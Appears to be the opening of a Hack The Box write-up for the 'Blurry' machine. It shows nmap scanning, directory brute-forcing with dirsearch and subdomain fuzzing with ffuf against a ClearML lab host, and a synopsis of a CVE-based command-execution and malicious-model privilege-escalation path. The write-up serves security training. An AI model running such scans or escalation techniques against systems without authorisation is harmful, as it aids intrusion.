Blurry - Linux(Medium)

AUTHOR

C4rm3l0 Script Kiddie
Rank: 827 ⌖ 22 ★ 897
hackthebox.com

https://app.hackthebox.com/users/458049

RELEASE DATE

08 JUN 2024

USER BLOOD

🩸 - `0H 24M 8S`

celesian Guru
Rank: 210 ⌖ 920 ★ 1320
hackthebox.com

https://app.hackthebox.com/users/114435

ROOT BLOOD

- `0H 30M 51S`

https://app.hackthebox.com/users/260094

USER RATING

4.1 ==> 190 Reviews (As of writing this)

00 - Synopsis of Machine

The machine involves understanding a ClearML configuration that exists. By enumerating subdomains we come across rocket chat application detailing a scheduled task that reviews others. Hunting down the CVE, we come across one that allows us to get arbitrary command execution as the `jippity` user. By further leveraging a malicious model file we can escalate our privileges to the `root` user using `sudo` capabilities.

01 - Reconnaissance and Enumeration

Network Enumeration

```
# Nmap 7.94SVN scan initiated Sat Jun  8 22:00:24 2024 as: nmap -sC -sV -oA nmap/blurry -vvv 10.129.127.195
Increasing send delay for 10.129.127.195 from 5 to 10 due to 11 out of 15 dropped probes since last increase.
Increasing send delay for 10.129.127.195 from 10 to 20 due to 11 out of 13 dropped probes since last increase.
Increasing send delay for 10.129.127.195 from 40 to 80 due to 11 out of 11 dropped probes since last increase.
Increasing send delay for 10.129.127.195 from 160 to 320 due to 11 out of 14 dropped probes since last increase.
Nmap scan report for 10.129.127.195
Host is up, received syn-ack (0.18s latency).
Scanned at 2024-06-08 22:00:25 EAT for 262s
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
```

```
|   3072 3e:21:d5:dc:2e:61:eb:8f:a6:3b:24:2a:b7:1c:05:d3 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQC0B2izYdzgANpvBJW4Ym5zGRggYqa8smNlnRrVK6IuBtHzdlKgcFf+Gw0kSgJEouRe8eyVV9iAyD9HXM2L0N/17+rIZk
SmdZPQi8chG/PyZ+H1FqcFB2LyxrynHCBLPTWyuN/tXkaVoDH/aZd1gn9QrbUjSVo9mfEEnUduO5Abf1mnBnkt3gLfBWKq1P1uBRZoAR3EYDiYCHbuYz30rhWR
8SgE7CaNlwwZxDxYzJGFsKpKbR+t7ScsviVnbfEwPDWZVEmVEd0XYp1wb5usqWz2k7AMuzDpCyI8klc84aWVqllmLml443PDMIh1Ud2vUnze3FfYcBOo7DiJg7
JkEWpcLa6iTModTaeA1tLSUJi3OYJoglW0xbx71di3141pDyROjnIpk/K45zR6CbdRSSqImPPXyo3UrkwFTPrSQbSZfeKzAKVDZxrVKq+rYtd+DWESp4nUdat0
TXCgefpSkGfdGLxPZzFg0cQ/IF1cIyfzo1gicwVcLm4iRD9umBFaM2E=
|   256 39:11:42:3f:0c:25:00:08:d7:2f:1b:51:e0:43:9d:85 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFMB/Pupk38CIbFpK4/RYPqDnnx8F2SGfhzlD32riRsRQwdf19KpqW9Cfpp2xDYZDhA3Oe
LV36bV5cdnl07bSsw=
|   256 b0:6f:a0:0a:9e:df:b1:7a:49:78:86:b2:35:40:ec:95 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOjcxHOO/Vs6yPUw6ibE6gvOuakAnmR7gTk/yE2yJA/3
80/tcp open  http    syn-ack nginx 1.18.0
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://app.blurry.htb/
|_http-server-header: nginx/1.18.0
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Jun  8 22:04:47 2024 -- 1 IP address (1 host up) scanned in 263.03 seconds
```


We appear to have only two ports open:

- port 22 ==> Runs SSH on Debian server.
- port 80 ==> Running HTTP with an `Nginx` server version 1.18.0. The service points to `app.blurry.htb` host which we can add it to the `/etc/hosts` file:

```
10.10.11.19 blurry.htb app.blurry.htb
```

HTTP Enumeration - port 80


We can be visit the site to see what it offers:



Full Name


START

By signing up you agree to Allegro AI's Privacy Policy and Terms of Use.



☆ Star 5,617
If you ❤️ ClearML, ⭐ us on GitHub
Join our Community on Slack
Contact Us

We are greeted with a page pointing to `ClearML` which appears to be an open source of `ClearML` : https://github.com/allegroai/clearml. We can provide details and proceed:



TYPE	NAME	TAGS
Data Pro...	Review JSON Artifacts	
Training	pwned4	
Data Pro...	Review JSON Artifacts	
Training	PyTorch MNIST train	
Training	Train and Evaluate Model	
Training	PyTorch Lightning MNIST	

We are able to gain insights to a project on the site `Black Swan`. Ignore the out of context items as other players exist on the box.
From above it seems to be utilizing `Aritificial Intelligence` python modules in order to do quite some few items At the moment we see an item `Review JSON Aritificats` as it may hint towards something else.
We can enumerate the site further through directory checks and subdomain analysis:

- directory

```
 dirsearch -u http://app.blurry.htb/ -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 43007

Output: /home/pyp/Misc/CTF/HTB/Machines/Active/Blurry/reports/http_app.blurry.htb/__24-10-09_13-17-40.txt

Target: http://app.blurry.htb/

[13:17:40] Starting:
[13:17:54] 404 -  207B  - /files
[13:17:55] 400 -  283B  - /api
[13:17:56] 301 -  169B  - /assets  ->  http://app.blurry.htb/assets/
[13:17:56] 301 -  169B  - /app  ->  http://app.blurry.htb/app/
[13:18:10] 301 -  169B  - /widgets  ->  http://app.blurry.htb/widgets/
```

- subdomains

```
ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -H 'Host: FUZZ.blurry.htb' -u
http://app.blurry.htb -fs 169

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://app.blurry.htb
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.blurry.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 169
________________________________________________

files                   [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 205ms]
app                     [Status: 200, Size: 13327, Words: 382, Lines: 29, Duration: 186ms]
chat                    [Status: 200, Size: 218733, Words: 12692, Lines: 449, Duration: 207ms]
```

